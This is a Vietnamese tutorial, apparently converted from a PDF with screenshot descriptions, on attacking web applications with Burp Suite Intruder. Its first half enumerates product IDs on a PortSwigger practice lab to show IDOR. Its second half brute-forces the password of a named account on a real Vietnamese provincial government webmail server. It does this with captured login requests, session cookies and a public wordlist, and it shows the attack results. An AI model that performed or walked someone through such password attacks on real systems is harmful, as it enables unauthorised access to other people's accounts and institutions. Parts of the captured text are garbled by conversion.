

# HƯỚNG DẪN KHAI THÁC IDOR BẰNG BURPSUITE INSTRUADER

1. Capture request, click chuột phải và chọn “Send to Instruder”
2. Chuyển sang tab Instruder

Screenshot of Burp Suite showing the process of sending a captured request to the Instruder tab.

The interface shows the "Proxy" tab selected, with the "HTTP history" sub-tab active. A list of captured requests is displayed, and the 561st request (a GET to https://0a6800fd047fd011c0134... with a productId=1 parameter) is highlighted.

A red arrow points from the "productId=1" parameter in the URL to the context menu options. Another red arrow points from the "Send to Intruder" option in the context menu back to the highlighted request.

The context menu for the highlighted request includes the following options:

- Add to scope
- Scan
  - Do passive scan
  - Do active scan
- Send to Intruder** (highlighted)
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Extensions
- Engagement tools
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history documentation

25

< polygon points='1.4,0 0,1.2 12.6, 12.6,1.2 1.4,0' />

Configure the details of the target for the attack.

Host: a57c0e527050096003d.web-security-academy.net

Port: 443

Use HTTPS

Choose attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 GET /product?productId=1 HTTP/1.1
2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net
3 Cookie: session=9d9BnudTMQdF7xOeC4HLL4rxvB1m
4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-User: navigate
12 Sec-Fetch-Dest: 21
13 Sec-Fetch-Dest: document
14 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.8,vi;q=0.7
17 Connection: close
18
19

```

3. Chuyển xuống tab Positions của Instruder

4. Click vào nút Clear \$ để xóa mọi đánh dấu \$\$

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net

1 GET /product?productId=1 HTTP/1.1  
 2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net  
 3 Cookie: session=y0gDNtudOMdAxF7xOe04HNL4tw9Um  
 4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=^Brand";v="24"  
 5 Sec-Ch-Ua-Mobile: ?0  
 6 Sec-Ch-Ua-Platform: "Windows"  
 7 Upgrade-Insecure-Requests: 1  
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36  
 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
 10 Sec-Fetch-Site: same-origin  
 11 Sec-Fetch-User: ?1  
 12 Sec-Fetch-Dest: document  
 13 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/  
 14 Accept-Encoding: gzip, deflate  
 15 Accept-Language: en-US,en;q=0.9,vi;q=0.7  
 16 Connection: close  
 17  
 18  
 19

Add \$ Clear \$ Auto \$ Refresh

5. Phân tích xem sẽ thực thi Direct Access vào giá trị nào thì click đúp vào giá trị đó và nhấn Add \$ (ở đây click đúp vào số 1 - là giá trị của productId và nhấn vào Add \$)

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net

1 GET /product?productId=1 HTTP/1.1  
 2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net  
 3 Cookie: session=y0gDNtudOMdAxF7xOe04HNL4tw9Um  
 4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=^Brand";v="24"  
 5 Sec-Ch-Ua-Mobile: ?0  
 6 Sec-Ch-Ua-Platform: "Windows"  
 7 Upgrade-Insecure-Requests: 1  
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36  
 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
 10 Sec-Fetch-Site: same-origin  
 11 Sec-Fetch-User: ?1  
 12 Sec-Fetch-Dest: document  
 13 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/  
 14 Accept-Encoding: gzip, deflate  
 15 Accept-Language: en-US,en;q=0.9,vi;q=0.7  
 16 Connection: close  
 17  
 18  
 19

Add \$ Clear \$ Auto \$ Refresh

6. Chuyển sang tab Payloads

Burp Suite Professional v2022.9.2 - Temporary Project - Licensed to Zer0DayLab Crew

Dashboard Target Proxy **Intruder** Repeater Window Help

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
Add Enter a new item  
Add from list ...

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\>=<?+&^#`

7. Giả sử ta muốn chạy giá trị ProductId từ 1-100, ta sẽ setting Payload để chạy như sau:
- Payload type: number
  - From: 1
  - To: 100
  - Step: 1
  - Max fraction number: 0
- Sau đó nhấn nút Start attack để chạy

Screenshot of the Burp Suite Professional v2022.9.2 interface, showing the Intruder tab selected. The title bar indicates "Temporary Project - Licensed to Zer0DayLab Crew". The main content area shows the "Payload Sets" configuration for an attack. It includes fields for "Payload set" (set to 1), "Payload count" (set to 100), "Payload type" (set to "Numbers"), and "Request count" (set to 100). Below this, the "Payload Options [Numbers]" section is expanded, showing settings for "Number range" (Type: Sequential, From: 1, To: 100, Step: 1, How many: empty) and "Number format" (Base: Decimal, Min integer digits: empty, Max integer digits: empty, Min fraction digits: empty, Max fraction digits: 0). Examples of generated numbers (1, 987654321) are shown. The "Payload Processing" section is also visible, showing a table with columns for "Add", "Enabled", and "Rule", with buttons for "Edit", "Remove", "Up", and "Down".

8. Cửa sổ attack mở ra, payload sẽ chạy đủ từ 1-100:

The screenshot shows a software interface for a penetration test. At the top, there are tabs for 'Attack', 'Save', 'Columns', and 'Results'. The 'Results' tab is currently active. Below the tabs is a search bar with the placeholder 'Filter: Showing all items'. The main area is a table with the following columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table contains 11 rows of data, with the last row showing '10' in the Request column and '200' in the Payload column. The Status column shows various HTTP status codes like 200, 404, and 4091. The Length column shows file sizes like 4091, 123, and 3712. The table has a light gray background with white text. The bottom of the screen features a horizontal progress bar with the word 'Finished' in red text.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4091	
1	0	404	<input type="checkbox"/>	<input type="checkbox"/>	123	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4091	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	3712	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4060	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4154	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	3793	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	3662	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	3529	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4161	
...	...	...			...	

9. Để extract result, chuyển sang tab Options, kéo xuống đoạn Grep-Extract và nhấn vào Add

10. Trong cửa sổ Add này, click vào nút Fetch Response để lấy thông tin response lần đầu

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. On the left, under 'Grep - Extract', there is a list of items with an 'Add' button highlighted by a red arrow. Below it is a 'Maximum capture length' field set to 100. On the right, a 'Define extract grep item' dialog is open. It contains fields for defining start and end (using expression or delimiter), options for extracting from a regex group (unchecked), and case sensitivity (checked). There is also a checkbox for excluding HTTP headers and an 'Update config based on selection below' checkbox. A 'Refetch response' button is at the bottom right. The response panel shows a single line of HTML code.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3737
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<link href="/resources/css/labsEcommerce.css rel="stylesheet">
<title>Insecure direct object references</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabBanner">
<div class="container">
<div class="logo"></div>
<div class="title-container">
<h2>Insecure direct object references</h2>
<a href="!<!-->"><!--></a>

```

Kết quả:

⚡ Define extract grep item

① Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression:

Start at offset:

End at delimiter:

End at fixed length:

Extract from regex group

Case sensitive

Exclude HTTP headers  Update config based on selection below

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 3991
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
11    <title>Insecure direct object references</title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js"></script>
15    <div id="academyLabHeader">
16      <section class="academyLabBanner">
17        <div class="container">
18          <div class="row">
19            <div class="col-md-12">
20              <div class="col-md-12">
21                <div class="col-md-12">
22                  <div class="col-md-12">
23                    <div class="col-md-12">
24                      <div class="col-md-12">
25                        <div class="col-md-12">
26                          <div class="col-md-12">
27                            <div class="col-md-12">
28                              <div class="col-md-12">
29                                <div class="col-md-12">
30                                  <div class="col-md-12">
31                                    <div class="col-md-12">
32                                      <div class="col-md-12">
33                                        <div class="col-md-12">
34                                          <div class="col-md-12">
35                                            <div class="col-md-12">
36                                              <div class="col-md-12">
37                                                <div class="col-md-12">
38                                                  <div class="col-md-12">
39                                                    <div class="col-md-12">
40                                                      <div class="col-md-12">
41                                                        <div class="col-md-12">
42                                                          <div class="col-md-12">
43                                                            <div class="col-md-12">
44                                                              <div class="col-md-12">
45                                                                <div class="col-md-12">
46                                                                  <div class="col-md-12">
47                                                                    <div class="col-md-12">
48                                                                      <div class="col-md-12">
49                                                                        <div class="col-md-12">
50                                                                          <div class="col-md-12">
51                                                                            <div class="col-md-12">
52                                                                              <div class="col-md-12">
53                                                                                <div class="col-md-12">
54                                                                                  <div class="col-md-12">
55                                                                                    <div class="col-md-12">
56                                                                 <div class="col-md-12">
57                                                                   <div class="col-md-12">
58         </div>
59       </div>
60     </div>
61   </div>
62 </body>
```


②    0 matches

Ngoài ra ta còn có thể sử dụng Intruder để Brute mật khẩu.

Ví dụ ta Brute Force email của mail.quangngai.gov.vn

Đầu vào của chúng ta là email : [ypdkdd-nghiahanh@quangngai.gov.vn](mailto:ypdkdd-nghiahanh@quangngai.gov.vn)

Với mật khẩu ban đầu là bất kì.



## Ta sử dụng BurpSuite để bắt HTTP Response

Burp Suite Professional v2022.9.2 - Temporary Project - Licensed to Zer0DayLab Crew

**Proxy** Request to https://mail.quangngai.gov.vn:443 [203.162.230.141]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST / HTTP/2
2 Host: mail.quangngai.gov.vn
3 Cookie: _ga=GA1.1.466529735.1667551890; _ga_FT747DNE5Q=GSI.1.1667551899.1.0.1667551914.0.0.0; __z=3000.SSZejeyDSigXKvsG87YogAzBd80tE8VfIwjz103vjqYwZmbOSs6FCvVN6fbFOOINYzueJKTWenU3yXHTSq3Ku.1; ZM_TEST=true; ZM_LOGIN_CSRF=8fed3d73-4ba7-4250-978e-fa0461edc0e9
4 Content-Length: 131
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://mail.quangngai.gov.vn
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://mail.quangngai.gov.vn/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9,en;q=0.8,vi;q=0.7
21
22 loginOp=$login&login_csrft=8fed3d73-4ba7-4250-978e-fa0461edc0e9&username=vpdkdd-nghiahanh40quangngai.gov.vn&password=123&client=preferred

```

Chuyển nội dung bắt được sang Intruder để tiến hành Brute force mật khẩu.  
Đầu tiên ta Clear tất cả nội dung đang được chọn.

**Intruder**

Choose an attack type: Sniper

Attack type: Sniper

Start attack

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://mail.quangngai.gov.vn

Add \$ Clear \$ Auto \$ Refresh

```

1 POST / HTTP/2
2 Host: mail.quangngai.gov.vn
3 Cookie: _ga=GA1.1.466529735.1667551890; _ga_FT747DNE5Q=GSI.1.1667551899.1.0.1667551914.0.0.0; __z=3000.SSZejeyDSigXKvsG87YogAzBd80tE8VfIwjz103vjqYwZmbOSs6FCvVN6fbFOOINYzueJKTWenU3yXHTSq3Ku.1; ZM_TEST=true; ZM_LOGIN_CSRF=8fed3d73-4ba7-4250-978e-fa0461edc0e9
4 Content-Length: 131
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://mail.quangngai.gov.vn
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://mail.quangngai.gov.vn/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9,en;q=0.8,vi;q=0.7
21
22 loginOp=$login&login_csrft=8fed3d73-4ba7-4250-978e-fa0461edc0e9&username=vpdkdd-nghiahanh40quangngai.gov.vn&password=$123&client=$preferred

```

Tiến hành Add nội dung muốn Brute force. Ta thực hiện Add nội dung phần mật khẩu.

The screenshot shows the Burp Suite interface with the 'Positions' tab selected. A red arrow points from the 'Add \$' button at the top right to the 'client=preferred' parameter in the URL bar of the request. Another red arrow labeled '1' points to the 'client=preferred' parameter. A red box labeled '2' highlights the 'Update Host header to match target' checkbox.

```
POST / HTTP/1.1
Host: mail.quangngai.gov.vn
Cookie: .ASPSESSIONIDQ11A11A1.44652973.1867551890; _ga_FT747DNE5Q=GS1.1.1867551890.1.0.1867551914.0.0.; __zi=3000.SS2zejyDCSigXKvsG87YogAzBd80tE5VtIvjz103vjqY2rmbOSs6FCvVN6dbFO01NYzueJKTWenU3yXHTSqjKu.1; ZM_TEST=true;
X-LOGIN_CSRF=0fd3d73-1ba7-4250-978e-fa04f1edc0e9
Content-Length: 136
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://mail.quangngai.gov.vn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://mail.quangngai.gov.vn/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.7
loginOp=login&login_csrftoken=0fd3d73-1ba7-4250-978e-fa04f1edc0e9&username=vpdkdd-nghiahanh14@quangngai.gov.vn&password=123client=preferred
```

Sau đó ta chuyển sang Tab payload.

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. A red box highlights the 'Payload Sets' section, which contains fields for 'Payload set' (set to 1), 'Payload count' (0), and 'Payload type' (Simple list). A red arrow points from the 'Add' button in the 'Payload Options [Simple list]' section to the 'Enter a new item' input field. Another red arrow points from the 'Add' button in the 'Payload Processing' section to the 'Enabled' column of the processing rules table.

Burp Suite Professional v2022.9.2 - Temporary Project - Licensed to Zer0DayLab Crew

Dashboard Target Proxy **Intruder** Repeater Window Help

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
-----	---------	------

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ^=;<>+&;"@|^#

Phần wordlist ở đây ta sử dụng source được public trên Internet. Tham khảo wordlist tại:  
<https://github.com/nguyenthanhkhánhdtu/WordListVN>

← → C

raw.githubusercontent.com/nguyenthanhkhanhdtu/WordListVN/main/pass-list-VN.txt

nhimxu021109  
24681012  
consau7mau  
1234567abc  
0984386838  
c3tayson  
1881892013  
Vattu2014  
1234567  
123456  
nhanghi12  
dhdjfhyhaykdg  
yeuanhdiem  
123456789  
66668888  
88889999  
111111111  
baohan123  
08121654  
17032010  
12341234  
phobien14  
23456789  
megn-3agp-92nv  
conmuangangqua  
0975534713  
kcopasss  
1234567890  
01277866666  
cafenghia  
88888888  
0904383268  
aimabiet  
aabccdd  
nhatchieu555  
123456tr  
12345678A  
1234abcd  
0987265280  
0946889999  
khongbiet  
kocycycgyf  
tienthinh  
10111985  
morilee20tt  
11112222  
20082011  
0976791599  
hoangan88  
kevinkaraoke  
nuitan03  
cafebanme  
nguyenkhuyen  
07051994  
96hoangquocviet  
tonny1505  
chacathanglong  
ngochainam  
12356788  
12344678  
thanhlong123  
hoilamgi  
aseanjsc  
nato1oveyou

Tải xuống Wordlist, sau đó Add vào payload tấn công.

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
**Add** Enter a new item  
Add from list ...

c3tayson  
1881892013  
Vattu2014  
1234567  
123456  
nhanghi12  
dhdfjfhaykdg

Sau khi hoàn thiện tất cả phần chuẩn bị. Ta tiến hành Start Attack.

Burp Suite Professional v2022.9.2 - Temporary Project - Licensed to ZeroDayLab Crew

Proxy Intruder Repeater Window Help

Dashboard Target **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn Burp Bounty Pro

1 x 2 x 3 x +

Positions **Payloads** Resource Pool Options

Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 77  
Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
**Add** Enter a new item  
Add from list ...

c3tayson  
1881892013  
Vattu2014  
1234567  
123456  
nhanghi12  
dhdfjfhaykdg

Start attack

Payload Processing You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule  
Edit Remove Up Down

## Kết quả:

Attack Save Columns  
Results Positions Payloads Resource Pool Options  
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0	c3tayson	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
1	1881892013	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
2	Vattu014	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
3	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
4	nhanghi12	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
5	dhdfifhaykdg	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
6	yeuanhdiem	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
7	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
8	66668888	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
9	88889999	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
10	11111111	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
11	baohanhh123	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
12	08121654	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
13	17032010	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
14	12341234	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
15	phobien14	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
16	23456789	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
17	megr-jagp-92nv	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
18	commuangangqua	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
19	0975534713	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
20	kopasss	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
21	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
22	0127786666	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
23	rafendhia	200	<input type="checkbox"/>	<input type="checkbox"/>	14304	
24						
25						

Request Response  
Pretty Raw Hex  
1 POST / HTTP/1.1  
2 Host: mail.quangngai.gov.vn  
3 Cookie: \_ga=GAI.1.466529735.1667551080; \_ga\_FT747DNE5Q=GS1.1.1667551080.1.0.1667551914.0.0.0; \_\_zi=3000.SS2zejy02SigXEkvsG07YogAzBd80rE9VfIwzjzio3jqYwzmbOSm6FCvVN6hFOC1NYzueJKTWcnU3yXHTSq3Ku.; ZM\_TEST=true; ZM\_LOGIN\_CSRF=Bfdcd3d73-ab47-4250-9786-fa04e1edc0e9  
4 Content-Length: 143  
5 Cache-Control: no-store  
6 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"  
7 Sec-Ch-Ua-Mobile: ??  
8 Sec-Ch-Ua-Platform: "Windows"  
9 Upgrade-Insecure-Requests: 1  
10 Origin: https://mail.quangngai.gov.vn  
11 Content-Type: application/x-www-form-urlencoded  
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36  
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
14 Sec-Fetch-Dest: same-origin  
15 Sec-Fetch-Mode: navigate  
16 Sec-Fetch-User: ?1  
17 Sec-Fetch-Dest: document

?

Search... 0 matches

Finished